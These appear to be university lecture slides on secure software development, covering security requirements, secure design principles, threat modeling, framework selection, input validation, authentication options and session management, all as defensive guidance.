
José Manuel
Redondo López

- **Service accounts are user accounts that are intended to be used by computers,**
 - Never "human" users
- **If an application needs to access a database...**
 - It must do so through a service account,
 - **NEVER** the account of a real user with the ability to log in
 - This way, if an employee leaves the company, the application is not compromised because they cannot access through their account
- **Each application must have its own service account for this type of access**
 - This facilitates its monitoring with respect to the others
 - In addition, this perfectly distinguishes actions performed by applications and users
 - Another advantage is that this way the permissions can be restricted to the maximum
 - **Something that is ALWAYS advisable!**

REQUIREMENTS: FORGOTTEN PASSWORD FUNCTIONALITY



José Manuel
Redondo López



Other security requirements

Additional things we must consider



OTHER IMPORTANT SECURITY REQUIREMENTS: MINIMIZE 3RD-PARTY COMPONENTS



José Manuel
Redondo López

- **EVERY** code from a library, framework, plugin, 3rd party component, etc. **IT IS A RISK** incorporated into your application
 - **They are attacks on your software supply chain "supply chain attacks"**
 - Isn't this too extreme? **NO**, it is the reality (they are becoming more frequent!)
 - Any vulnerability in any third-party code you include in your app is now **YOUR vulnerability**
 - It is an application requirement to **periodically check ALL** third-party code you use
 - To verify that it has no known vulnerabilities (CVEs, see topic 1)
 - Luckily, there are tools that **automate** the process (**SCA**), and **it's best to use more than one**
 - Use them in your old app code repositories regularly
 - Integrate them into your CI/CD pipeline (**AS**) and stop the deployment if any vulnerabilities are found
 - Another measure is to **MINIMIZE** the use of third-party components
 - Try to use only those that are strictly necessary
 - This is called **minimizing your attack surface**, which is another basic principle to fulfill from the design
 - You minimize the risk of being affected by **unknown (zero-day) vulnerabilities!**

- **Use HTTP security headers (see seminar 6)**
- **ALWAYS use https, with a robust and secure TLS configuration**
 - When users connects to our application, we do not know what type of network they use
 - Cable, Wi-Fi, data, their own router, a shared one...
 - Using https on every application page has **several advantages**
 - To avoid **network sniffing** problems and **data interception**
 - Caused by someone using specialized applications (e.g., Wireshark)
 - Unencrypted traffic can be **modified "en route"**
 - By injecting malware, malicious ads or scripts, disinformation...
 - The configuration should be robust
 - And follow the latest standards, recommendations and practices
 - Which are all freely available and public here: <https://ssl-config.mozilla.org/>

OTHER IMPORTANT SECURITY REQUIREMENTS



José Manuel
Redondo López

- **Comments:** Remove comments from the front-end
- **Backups:** All the data that the page handles must be in a periodic backup
 - Also, with a weekly backup in another geographical location
 - **The process of restoring such backups should also be tested and practiced**
- **Framework Security Features:** You must use **ALL** applicable security features of your framework **ALWAYS** from the requirements onwards
 - Instead of developing your own (encoding, session management...)
 - They will always be more tested than anything you can develop
- **At requirements level, we must deal with the possible company "technical debt"**
 - Hard coding, obsolete / insecure / unmaintained or unpatched software...
 - Backdoors introduced "for agility" ☹️
 - It makes organizations slow to react to incidents, something that today cannot be allowed
 - As software engineers, we must make the company see the risks of these practices

OTHER IMPORTANT SECURITY REQUIREMENTS



José Manuel
Redondo López

● **Uploading files: Try to avoid this functionality**

- If you can't, choose a third-party component or a framework that is tested and verified
- It's **probably the most dangerous functionality** (especially if you let any user do it)
- A series of recommendations must be followed if this functionality is necessary:
 - https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

● **Errors and log: Errors can NEVER have stack traces or database errors**

- They must be captured so they do not give technical information to the user
- If the error is part of a transaction, it must be undone and **fail-closed**
- If your organization has a SIEM (see topic 5)...
 - The logs must be written using the SIEM format and in the expected location team to enable its analysis
- **Sensitive information should never be saved** in logs
 - Passwords, card numbers, etc., nothing that identifies a person
- If any suspicious activity is detected, the application must register (**log**) it
 - And **send an alert** (to the security team email, not to an individual person...)
 - **Ex.:** access attempt a restricted feature or document, excessive login attempts, application failures...

● **Authorization and Authentication**

- If the application has different access types for different users (Role-Based Access Control, RBAC), these must be defined during the requirements phase (AuthZ)
 - That is, to set the roles of the users clearly from the beginning
- The user authentication method (AuthN) must also be defined
 - That is, how their identities will be treated

● **Parameterized queries: No user or application should be able to directly interact with the database**

- This prevents SQL Injection attacks (seen later)
- Parametrized queries prevents this
 - User input are only the parameters of pre-constructed statements
- Therefore, it should be a requirement to establish how these types of queries are built
 - Using the chosen framework features
 - And enforcing its usage on every database access

- **URL parameters: Never put important parameters or private data in the URL**
 - For example, usernames, IDs...
 - It should be restricted only to irrelevant data (for example, the page language)
 - In addition to giving facilities to malicious users, they are written to the log!
- **Principle of least privilege: it must be forced in all application parts**
 - Especially in database or APIs accesses. E.g.:
 - When we interact with a DBMS, we must create **two user accounts**
 - One with read-only permissions to run **SELECT** statements
 - Another with permissions to implement a CRUD of the entities
 - **NEVER** database owner (DBO)
 - The first should always be used in all possible operations
 - A service account must be created **for each API** that the application uses (isolation)
 - And each API must have only the strictly necessary permissions for its functionality
 - Give read/write permissions to the **code repository ONLY** to members of the application development team

[< Go to Index](#)

SECURE DESIGN

Security aspects in application design



DESIGN FLAW VS BUGS & SECURE DESIGN CONCEPTS



José Manuel
Redondo López

● All the stated security requirements must be put into practice in the design

- So we could avoid design flaws as much as possible (not to be confused with security bugs)
 - A design flaw allows users to do things they shouldn't
 - A bug is an error in the implementation code of a feature
- Remember: the earlier a security-related design flaw is discovered, the cheaper to fix it is
- This is achieved with **Threat modeling**

● Protection of sensitive data

- **Implement all that was said in requirements regarding data protection**
- If there are company policies regarding how to treat sensitive data, they must be followed and complied with
 - If they don't exist, it may be a good idea to create them at this point
 - E.g.: Decide how long sensitive data is saved and automatically delete it once it has passed
- If you are going to put data in the cloud, be careful with which ones
 - Beware of current legislation, [ASLEPI](#)
- Try to hire professional services in case leaks of our sensitive data appear online

● **Never Trust, Always Verify/Zero trust/Assume breach**

- Only use data previously validated on the server to make decisions
- **Assume that any data could be compromised** when designing the application functionalities

● **Deny by default:**

- All functions must be designed to verify that users are authorized to do what they ask to do
- Always identify (AuthN) before checking if you have permission to do anything (AuthZ)
- Recheck if you have access to each page or feature of the app, even if it's only reloaded
- Always close the transaction correctly in case of failure
 - Never fall into unknown states
- Verify identity (AuthN) and whether a feature (AuthZ) is accessed in APIs
 - Both ways (calls from an API to the application and from the application to the API)
- Block any protocol, port, verb, or HTTP method that the application does not use

● **Isolation by design**

- Design the system to try to deploy only one application per server, PaaS, or container

● **Code separation by design**

- **Separate security-related from functional code**
- Different classes, another application, using an external authentication provider (E. g. Google), etc.
- Even in a separate servers or containers with a **firewall** that restricts access to only authorized applications
- Also with logs and monitoring, IDS/IPS, WAFs... (see topic 5)

● **Separating functionality types by design**

- **Separate administrators' code from the "standard" functionality**
- The same way as the previous one

● **Design of the application's secret management**

- **Define where application secrets are kept** (DB connection strings, certificates, API Keys,...)
- Define a **secret store**, incorporate it into the CI/CD chain, and define programmatic access

- **CSRF: Identify the points where users perform sensitive operations**
 - Purchases, password change requests...
 - To ask for his password, a captcha, or a personal token
- **NEVER use production data for testing: design separate data sources**
- **Design how to protect the source code of the application at all costs**
 - Unless it is open-source
 - **Repository access permissions and policies**, obfuscation, backup, monitoring and logging...
 - Supply chain attacks are so serious and prevalent that a specific strategy to protect your code repositories are required
 - To do it correctly you can follow the OWASP Software Component Verification Standard
 - <https://owasp.org/www-project-software-component-verification-standard/>

THREAT MODELING (“EVIL BRAINSTORMING”)



José Manuel
Redondo López

- **Identifying potential threats to a business, system, product or application**
- **Brainstorming where the possible dangers that we can face are thought, reviewed, and defined. E. g.:**
 - Leak of sensitive data and its subsequent sale, and the impact it can have
 - How to protect against potential different attacks we identify
 - ... (any danger, any problem you imagine...think bad, think dangerous, embrace the dark side like if it was your father)
- **If we identify any we must**
 - Change the app design to counteract it
 - That a team member responsible for this accept the risk in a documented way (see [DPPI](#))
- **It can be very complex, so here we will give an introduction**
 - To identify risks, we can rely on the elements of MITRE ATT&CK (topics 5 and 7)



THREAT MODELING (“EVIL BRAINSTORMING”): WHAT DO WE NEED?



José Manuel
Redondo López

- **A representative of each of the application stakeholders**
 - Client
 - Offensive security specialists
 - System architects
 - Deployment platform specialists
 - ...
- **Each group must think and document the risks they see in the system**
 - *"If you were to attack the system, how would you do it?"*
 - *"Who do you think would attack the system?"*
 - *"How would you prepare for an attack?"*
 - *"What could go wrong?"*
 - *"How do we protect the user?"*
 - *"What's the worst thing that can happen?"*
 - ...

THREAT MODELING ("EVIL BRAINSTORMING")



José Manuel
Redondo López

- **They must see it from an "evil" mentality, as if they were adversaries**

- Turn "user stories" into "abuse stories" or "negative use cases"
 - E.g.: If an application is supposed to do X, what if it does Y instead?
- Requires practice and attention to detail



- **There are methodologies that facilitate its implementation**

- Attack trees: <https://www.mytechiebits.com/AttackTrees>
- STRIDE: <https://www.koenig-solutions.com/blog/stride-methodology-in-threat-modelling>
- PASTA: https://owasp.org/www-pdf-archive/AppSecEU2012_PASTA.pdf

- **All these methodologies allows the team to ask the necessary questions**

- To cover most of the things that can go wrong

THREAT MODELING (“EVIL BRAINSTORMING”)



José Manuel
Redondo López

● Threat modeling also allows thinking about...

- What are the valuable application assets (money, data...)
- How they can be stolen, manipulated (reputation, DoS...), broken or misused

● The answers are a "list of problems"

- It is necessary to evaluate which ones are actual **risks**, assigning them a **score**
- And choose whether to **mitigate** (change the application requirements, design, code...) or **accept** them
 - Only by project management staff
- This whole process must be **documented**
- The method changes depending on how the design is done
 - **Cascade design** uses a session at the beginning
 - An **iterative design** works best with several shorter sessions in each iteration...

Non-invasive attack	Remote	Local	Potential damage	Probability of attack	Mitigation
Communication protocol	✓		Access to all data on network; escalation of privilege on device	High	Secure communication protocol (TLS) with a True Random Number Generator
Authentication	✓	✓	Impersonation of device on network, access to all assets	High	Follow proper authentication guidelines, fuzz testing
Code vulnerabilities	✓	✓	Control of device	High	Isolate application memory in CPU
JTAG (debug) access		✓	Full control of device; access to all assets	High	Disable JTAG; re-enable only with secure protocol
GPIO control		✓	Change device state	Medium	Monitor GPIO for unexpected behavior, fuzz testing
Side channel (DPA/TA)		✓	Access to keys	Medium	Side channel resistant cryptographic algorithm implementations
External bus monitoring		✓	Access to keys and application data	Low	Encrypt external bus interfaces

Source: <https://www.synopsys.com/designware-ip/technical-bulletin/using-threat-models-2017q4.html>

[< Go to Index](#)

SECURE CODE CREATION

Aspects to consider in the implementation
(see Seminar 5 for concrete examples)



● In many projects this is not a real choice

- Since it is already given by the development environment
- E. g.: If we are in a Java ecosystem, we will not have much freedom of choice...

● But if we have the option to choose it, we must follow some rules


- See how long the chosen version **will be supported**
 - The more, the better (LTS (Long-Term Support) versions)
 - Never use anything near the end of its maintenance cycle
 - In general, use the latest or penultimate long support version available
- View the **history of vulnerabilities** in a **CVE** repository (Topic 1)
- **Do not** use "the latest framework or fashionable language" (for "serious" projects)
 - Until it is established, and it is known that it will have a constant and lasting support
- **Minimize** the number of libraries, components, frameworks, etc. used (**attack surface**)
- Scan the used version with an SCA tool to see if it has vulnerabilities if possible
 - More on this later

UNTRUSTED DATA: VALIDATION



José Manuel
Redondo López

- Data validation is a must
- **Always validate server-side**
 - Whether or not we implement client-side validations with JavaScript
 - Good for usability, terrible for security
- Before any possible usage of user input
- Use the following schema as a guide



● If an application uses the HTTP protocol...

- There are several actions that it can perform that are modeled through HTTP verbs ([GET](#), [POST](#), [PUT](#), [DELETE](#), ... see [SEW](#))
- Support should be removed for any verb that is not used in the application
 - To avoid giving too much information and possible attacks
- Some HTTP protocol extensions use additional verbs
 - And we need to make sure we don't remove legitimate ones
- A typical web application normally uses [GET](#), [POST](#), [OPTIONS](#), and [HEAD](#)

● To disable all unused verbs, it is recommended to follow the CIS Benchmarks

- We may be able to do it at the web server or at the framework level
- Remember topic 4!

IDENTITY AND AUTHENTICATION (AUTHN): AVOID WRITING YOUR OWN AUTHENTICATION SYSTEM



José Manuel
Redondo López

- It is common to have a Microsoft Active Directory-based identity system to identify out users
- Other typical cloud providers have their own authentication systems. E.g.:
 - Google: <https://cloud.google.com/docs/authentication>
 - Amazon: <https://aws.amazon.com/es/cognito/>
- We must choose and use one that is compatible with our requirements
 - And the business where the application is going to be deployed
- If this is not an option because you have very particular requirements...
 - It is best to use an established protocol such as OAUTH: <https://oauth.net/getting-started/>

The screenshot shows the Google Sign-in process. At the top, it says "Sign in with Google". Below that, it displays "2-Step Verification" with the text "This extra step shows it's really you trying to sign in". A blue bar with a person icon and a redacted name is shown. Below this, it says "2-Step Verification" again and "Get a verification code from the Google Authenticator app". There is a text input field labeled "Enter code". A checkbox labeled "Don't ask again on this computer" is checked. At the bottom, there is a link "Try another way" and a blue "Next" button. The footer includes "English (United States)", "Help", "Privacy", and "Terms".

IDENTITY AND AUTHENTICATION (AUTHN): USE A 3RD-PARTY AUTHENTICATION PROVIDER



José Manuel
Redondo López


● Google, Microsoft, LinkedIn, Twitter, Facebook...

● Advantages

- Deploys quickly (there are deployment guides)
- We get rid of the responsibility of maintaining or testing that code
- Authentication code is more secure, it's more tested
- Users can trust these systems more

● Disadvantages

- Some users don't want to share data between different companies
 - And DO want to have separate logins for each site
- Some users may not use a particular provider
 - **Consider supporting multiple ones** to counteract this
- Its usage could add a cost
- These services may collect personal information from users
 - Unacceptable in certain contexts
- A breach in the third-party system is automatically a break **we HAVE to assume!**



IDENTITY AND AUTHENTICATION (AUTHN)



José Manuel
Redondo López


● Purchase or use a library or software system to implement authentication

• Advantages

- Faster and much more suitable than creating your own one
- The library only leaves us the responsibility of implementing its usage
 - Not designing the authentication system
- If the library has adequate support, it can be very secure
- User data is in our possession
 - Which can be convenient in some scenarios


• Disadvantages

- Could have an associated cost
- A vulnerability in the library is automatically ours until we update/mitigate it
- We are responsible for user data
 - With the legal issues that it entails and that we must consider (see [ASLEPI](#))



Source: docs.oracle.com

- **Sessions are tokens transmitted between client and server**
 - They uniquely identify each user
- **Correct management of session IDs requires this**
 - Must be at least **128 characters long**
 - Must be **unpredictable** (random) to **avoid ID precalculation**
 - A validated and non-proprietary random ID generator must be used
 - Users must receive a new ID **each time they authenticate**
 - **Use, if it exists, the framework session manager**
 - Must have an **expiration date** even if the user is still in the app
 - Should only be **transmitted over encrypted channels**
